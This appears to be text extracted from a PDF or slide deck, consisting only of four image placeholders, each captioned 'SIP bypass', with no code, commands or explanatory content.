
SIP bypass




SIP bypass




SIP bypass




SIP bypass



